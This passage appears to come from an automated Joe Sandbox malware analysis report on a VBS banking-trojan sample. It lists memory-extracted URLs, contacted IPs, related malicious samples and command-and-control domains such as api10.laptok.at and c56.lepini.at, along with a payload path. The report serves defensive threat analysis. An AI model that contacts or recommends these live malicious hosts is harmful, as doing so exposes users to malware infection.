http://https://file://USER.ID%lu.exe/upd	powershell.exe, 0000001B.00000 003.884317497.000001A056BE0000 .00000004.00000001.sdmp, explo rer.exe, 00000022.00000002.110 5880373.0000000004DDE000.00000 004.00000001.sdmp, control.exe, 00000023.00000003.894765922. 000002572D2E0000.00000004.0000 0001.sdmp, RuntimeBroker.exe, 00000024.00000002.1097150279.0 000027D4F83E000.00000004.00000 001.sdmp, rundll32.exe, 000000 25.00000003.909700800.00000178 96D10000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000022.0000000 0.909102701.000000000B976000.0 0000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://fr.search.yahoo.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000022.0000000 0.909102701.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000022.0000000 0.913944852.000000000D9E0000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 00000022.0000000 0.909102701.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000001B.00000 002.929901924.000001A03E371000 .00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://api10.laptok.at/api1/DTgo8RpJRpUz/jPBspNc8N4q/ez4m7Pn85CTu8g/QncF2bBGxhwEpnOp3sWnQ/YCcVRrTVTf	explorer.exe, 00000022.0000000 0.915698469.000000000FD0D000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000001B.00000 002.930160141.000001A03E57D000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000001B.00000 002.930160141.000001A03E57D000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000001B.00000 002.930160141.000001A03E57D000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000022.0000000 0.909102701.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://espanol.search.yahoo.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000022.0000000 0.909102701.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000022.0000000 0.913944852.000000000D9E0000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000022.0000000 0.909102701.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000022.0000000 0.909102701.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.iask.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321725
Start date:	23.11.2020
Start time:	16:08:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 17s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	1qdMIsgkbwxA.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	3
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winVBS@31/51@8/2
EGA Information:	• Successful, ratio: 75%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs

Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, rundll32.exe, ielowutil.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 92.122.145.220, 40.88.32.150, 51.104.139.180, 104.108.39.131, 168.61.161.212, 8.248.147.254, 8.248.117.254, 8.241.123.254, 8.241.11.254, 67.26.73.254, 52.155.217.156, 20.54.26.129, 152.199.19.161, 92.122.213.247, 92.122.213.194, 104.42.151.234, 104.43.139.144, 51.11.168.160 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, go.microsoft.com, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, ie9comview.vo.msecnd.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus16.cloudapp.net, cs9.wpc.v0cdn.net • Execution Graph export aborted for target mshta.exe, PID 1376 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:09:24	API Interceptor	1x Sleep call for process: wscript.exe modified
16:10:43	API Interceptor	43x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	earmarkavchd.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	http://c56.lepini.at	Get hash	malicious	Browse	• c56.lepini.at/
	my_presentation_82772.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 208.67.222.222
	earmarkavchd.dll	Get hash	malicious	Browse	• 208.67.222.222
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 208.67.222.222
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	5faabcaa2fca6rar.dll	Get hash	malicious	Browse	• 208.67.222.222
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 208.67.222.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 208.67.222.222
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 208.67.222.222
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 208.67.222.222
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 208.67.222.222
	u271020tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	Ne3oNxfdDc.dll	Get hash	malicious	Browse	• 208.67.222.222
	5f7c48b110f15tiff_.dll	Get hash	malicious	Browse	• 208.67.222.222
api10.laptok.at	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	22.dll	Get hash	malicious	Browse	• 47.241.19.44
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• 47.241.19.44
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• 47.241.19.44
	csye1F5W042k.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 47.241.19.44
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 47.241.19.44
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 47.241.19.44
	my_presentation_82772.vbs	Get hash	malicious	Browse	• 47.241.19.44
	44kXLimbYMoR.vbs	Get hash	malicious	Browse	• 119.28.233.64
c56.lepini.at	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44
api3.lepini.at	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 47.241.19.44
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 47.241.19.44
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 47.241.19.44
	C4iOuBBkd5lq-beware-malware.vbs	Get hash	malicious	Browse	• 8.208.101.13
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 8.208.101.13

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	http://https://bit.ly/3lYk4Bx	Get hash	malicious	Browse	• 8.208.98.199
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bouncy-alpine-yam.glitch.me/#j.dutheil@dagimport.com	Get hash	malicious	Browse	• 47.254.218.25
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://bit.ly/35MTO80	Get hash	malicious	Browse	• 8.208.98.199
	videorepair_setup_full6715.exe	Get hash	malicious	Browse	• 47.91.67.36
	http://banchio.com/common/imgbrowser/update/index.php	Get hash	malicious	Browse	• 47.241.0.4
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1119_673423.doc	Get hash	malicious	Browse	• 8.208.13.158
	1118_8732615.doc	Get hash	malicious	Browse	• 8.208.13.158
	http://https://bit.ly/36uHc4k	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/2UkQfiI	Get hash	malicious	Browse	• 8.208.98.199
	WeTransfer File for info@nanniottavio.it .html	Get hash	malicious	Browse	• 47.254.218.25
	http://https://bit.ly/2K1UcH2	Get hash	malicious	Browse	• 8.208.98.199
	http://sistaqui.com/wp-content/activatedg.php?utm_source=google&utm_medium=adwords&utm_campaign=dvid	Get hash	malicious	Browse	• 47.254.170.17
	http://https://bit.ly/32NFFFf	Get hash	malicious	Browse	• 8.208.98.199

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{042D6C6F-2D9E-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	50312
Entropy (8bit):	1.9866420537573535
Encrypted:	false
